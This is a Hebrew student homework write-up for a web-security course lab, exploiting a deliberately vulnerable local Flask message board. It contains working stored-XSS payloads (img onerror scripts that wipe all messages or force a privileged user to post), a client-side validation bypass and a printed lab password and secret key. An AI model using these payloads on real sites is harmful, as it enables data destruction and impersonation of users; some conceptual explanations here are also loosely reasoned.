תרגיל 3:

סעיף א:

הוסיפו certificate לאתר על מנת שהוא יוכל לעבוד מעל https. שימו לב – אין חובה ש - chrome יחשוב שהסרטיפיקט בטוח , אבל במידה וchrome חושב שהcertificate אינו בטוח, יש לציין למה וכיצד הייתם פותרים את זה.

נתקין את openssl :

```
sudo apt install openssl
```

נריץ את הפקודות הבאות ונבחר ססמא:

```
openssl genrsa -des3 -out rootCA.key 2048
```

```
openssl req -x509 -new -nodes -key rootCA.key -sha256 -days 1024 -out rootCA.pem
```

נתבקש למלא את הפרטים הבאים:

```
Country Name (2 letter code) [AU]:IL
State or Province Name (full name) [Some-State]:Israel
Locality Name (eg, city) []:Oranit
Organization Name (eg, company) [Internet Widgits Pty Ltd]:BIU
Organizational Unit Name (eg, section) []:CS
Common Name (e.g. server FQDN or YOUR name) []:Local Certificate
Email Address []:test@domain.com
```

כעת נרצה שCHROM יזהה את הcertificate

נוסיף את הקבצים v3.ext ו server.csr.cnf בהתאם למה שמופיע במדריך הבא:

https://www.freecodecamp.org/news/how-to-get-https-working-on-your-local-development-environment-in-5-minutes-7af615770eec/


נשנה את הנתיבים לקבצים שהוספנו בapp.py :


```
path = os.path.dirname(os.path.realpath(__file__))
app.run(host="0.0.0.0",ssl_context = (path + '/server.crt',path + '/server.key'))
```

ונריץ:

```
noam@noam-VirtualBox:~/.local/lib/python3.10/site-packages/XSSApp$ python3 -m XSSApp
[2023-05-28 13:06:47,539] INFO in app: App secret key: b'M3l2MGJ4QTAzQVE5cGk0N0VHczNCQT09'
 * Serving Flask app 'XSSApp.app'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on https://127.0.0.1:5000
 * Running on https://10.0.2.15:5000
Press CTRL+C to quit
127.0.0.1 - - [28/May/2023 13:08:21] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [28/May/2023 13:08:21] "GET /favicon.ico HTTP/1.1" 200 -
```

כעת כאשר נכתוב בדפדפן localhost:5000 נקבל שהדף מאובטח





<u>סעיף ב:</u>


<u>הוסיפו הודעה עם כתובת מייל שלא מכילה את התו '@' (כרוכית)</u>

תחילה לחצתי מקש ימני על השדה של המייל, ולחצתי על "inspect". נפתח קוד הhtml שעומד מאחורי האתר, ובמודגש הקוד הרלוונטי לשדה מייל.

```
<input type="email" id="email" name="email"
class="form-control form-field ltr-input"
required> == $0
```

ניתן לראות שהtype שווה לemail, ועל כן אם נשנה את ה type להיות למשל text, אז נצליח לשלוח מייל ללא התו @.

```
...
<input type="email" id="email" name="email"
class="form-control form-field ltr-input"
required> == $0
```




(הסיבה שההודעה נשלחה כמשתמש חזק היא שהכנסתי בurl את השדה password עם הסמא שניתנה בהוראות התרגיל)

<u>סעיף ג:</u>


<u>מצאו חולשת XSS באתר. השמישו אותה על מנת לפרסם הודעה בתור משתמש חזק , ועל מנת למחוק את כל ההודעות באתר.</u>

החולשה באתר היא שאפשר לפרסם הודעה כמשתמש חזק,כך שההודעה תהיה script שירוץ ברגע שהמשתמש ישלח את ההודעה, וכך הscript יפורסם בשמו של המשתמש החזק.

תחילה נראה שבפעם הראשונה שנכנסים לאתר, נכנסים כמשתמש חלש



בנוסף, בעת שליחת הודעה כמשתמש חלש, נכתב ליד השם המילה weak.



כיוון שאת התקיפה אפשר לעשות מתוך משתמש חזק שמחובר למערכת, נוסיף לurl את הנתיב login ואת השדה password יחד עם הסמא שניתנה בהוראות התרגיל.


הurl המעודכן ייראה ככה:

https://localhost:5000/login?password=c90fcd9b2c5b3000299db8c12c3d2157

כעת ניתן לראות שאנחנו מחוברים כמשתמש חזק

בשביל למחוק את כל ההודעות באתר, ניזכר שקיימת פונקציה drop_all_messages שנמצאת בקובץ app.py .
נכתוב בתוכן של messageה את קוד הscript הבא:
<img src="$^&*" onerror="fetch('/drop_all_messages');"
כלומר, אנחנו מכניסים תגית img שטוענת תמונה שלא קיימת, וזה יפעיל את הפונקציה onerror שמשתילים בה script שמפעיל את הפונקציה drop_all_messages שמופיעה בapp.py וכך יימחקו כל ההודעות.
כדי להמנע ממצב שבמקרה הכתובת של התמונה כן קיימת וחוקית, היינו יכולים לכתוב את הסקריפט בתור onload ואז הscript היה מופעל בכל מקרה.

נזכיר שהיו לנו 2 הודעות שנשלחו ממשתמש חלש. כעת נבצע את מה שהסברנו.



ואכן ההודעות נמחקו!

כעת נרצה לגרום למשתמש לשלוח הודעות כמשתמש חזק.
נשתיל את הקוד הבא:

```
<img src="$^&*" onerror="var text = document.body.textContent ||
document.body.innerText;
var isWeakUser = text.includes('אתה מחובר כמשתמש חלש!');
if (isWeakUser) { console.log('weak'); }
else {
console.log('strong');
document.getElementById('name').value = 'strong';
document.getElementById('email').value = 'strong@gmail.com';
document.getElementById('subject').value = 'strong';
document.getElementById('phone_number').value = '12345';
document.getElementById('message').value = 'strong';
document.getElementById('sendButton') .click();
}"
```

הסבר:
נכניס את כל הטקסט הקיים בדף, ולאחר מכן נבדוק אם זה משתמש חזק על ידי בדיקת הופעת המשפט "אתה מחובר כמשתמש חלש!"

אם זה לא מופיע, אז אנחנו מחוברים כמשתמש חזק ונכניס את כל השדות שצריכים להיות בשליחת הודעה. (אפשר לראות את זה על ידי חיפוש בdocument)
נראה שבאמת נשלחו הרבה הודעות.
כדי להפסיק את שליחת ההודעות נלחץ על האיקס שליד הurl.

סעיף ד:

הסבירו באופן מפורט כיצד אתם מוודאים שההודעה החזקה שפרסמתם בסעיף קודם, תתפרסם פעם אחת בדיוק. שימו לב – לא ניתן להניח שום הנחות לא טריוויאליות, אבל מספיק להסביר את האופן בו הייתם מממשים את הסעיף . לא צריך לממש אותו.

נרצה לוודא שהודעה תתפרסם רק פעם אחת, ולכן ניתן להוסיף תנאי שבודק שאם ההודעה כבר קיימת אז היא לא תתפרסם.
הדרך לעשות זאת ההיא לראות באיזה מבנה ההודעות שמורות. באמצעות כניסה לקוד html עד ידי inspect אפשר לראות שההודעות מתווספות לרשימה, לכן אפשר לכתוב קוד שבכל פעם שרוצים לפרסם הודעה אפשר לעבור על כל ההודעות שברשימה ולהשוות אותן לתוכן של ההודעה שרוצים לפרסם, ורק אם אין התאמה אז ההודעה תתפרסם.


סעיף ה:

נסו להריץ קוד על ידי שימוש בתגית <object> תקנית של HTML. הפעולה צפויה להיכשל, הסבירו מדוע.
במידה והפעולה מצליחה לכם, צרפו או הפיתרון ונסו להבין מדוע ציפינו שהפיתרון ייכשל.

הפעולה צפוייה להיכשל כי אי אפשר להעביר תגית script בתוך תגית object, הסיבה לכך היא שדפדפנים ממשים מנגנון SOP, שלפיו אי אפשר לגשת לאובייקטי HTML שהגיעו ממקור שונה, ולכן כאשר אנחנו מנסים להכניס html חיצוני הוא לא עובד.

לצורך הדוגמא, הכנסתי לmessage את הקוד הבא:
<script>alert('Object Tag Injection')</script>

והופיעה לי ההודעה



ייתכן שאם היינו מעבירים את הקידוד של הקוד הנ"ל הוא היה מצליח לעבור את ההגנות. למשל אם היינו ממירים אותו לbase64 ומכניסים את הקידוד בתוך ההודעה.

סעיף ו:

ספקו ארבע דרכים לשפר את הבטיחות של האתר. תנו הסבר קצר של שורה עבור כל אחת מהדרכים.
אין לכלול את התיקון של החולשה, את העובדה שהאתר לא משתמש ב -HTTPS, או הנחה שגורם זדוני נגיש ל -stdout.(אם כי, בשרת אמיתי, לא סביר שנדפיס ערכים סודיים למסך או ללוג).

דרכים לשיפור הבטיחות באתר הן:

1. לעדכן את התוכנה באופן תדיר, ובכך להבטיח שיש את תיקוני האבטחה האחרונים.
2. SameSite cookies – מנגנון שקשור בשליחת העוגיות. יש לו שני מצבים שיכולים לשפר את האבטחה –
   Lax – העוגיות נשלחות רק כאשר מנווטים לכתובת המקור, והיא נשלחת רק כאשר הבקשה "בטוחה", כמו בקשת get ולא עבור בקשת "post".
   Strict – העוגייה לא תישלח עבור בקשות שהגיעו ממקור אחר בכלל.
3. להגביל את האפשרות להציג את האתר בתוך iframe, למשל להגביל את האפשרות לבצע פעולה בעלת הרשאות.
4. Whitelist - מאפשרת להשתמש רק במבנים פשוטים של html כמו תגיות עיצוביות וattributes נחוצים וכך מאפשרת משטח תקיפה מינימלי.

סעיף ז:

הסבירו כיצד הייתם מבצעים את התקיפה של סעיף ג' אם ה-key session היה מוגדר כ-HTTPOnly

httpOnly זה דגל שמשתמשים בו במנגנון העוגיות כשיש שימוש במידע רגיל, וכשהוא מופעל אז השרת חשוף לפחות מידע.
ניזכר שההתקפה בסעיף ג' הייתה להעביר קוד דרך ההודעה, ולא היה שימוש או צורך לגשת לעוגיה,ולכן גם אם נשנה את הדגל הזה ההתקפה עדיין תצליח.

סעיף ח (רשות):

הסבירו מה זה LFI/RFI.

RFI - remote file inclusion – התוקף יכול להזריק קוד אל שרת האינטרנט מרחוק.
LFI – local file inclusion – התוקף יכול להזריק קוד אל השרת באופן מקומי.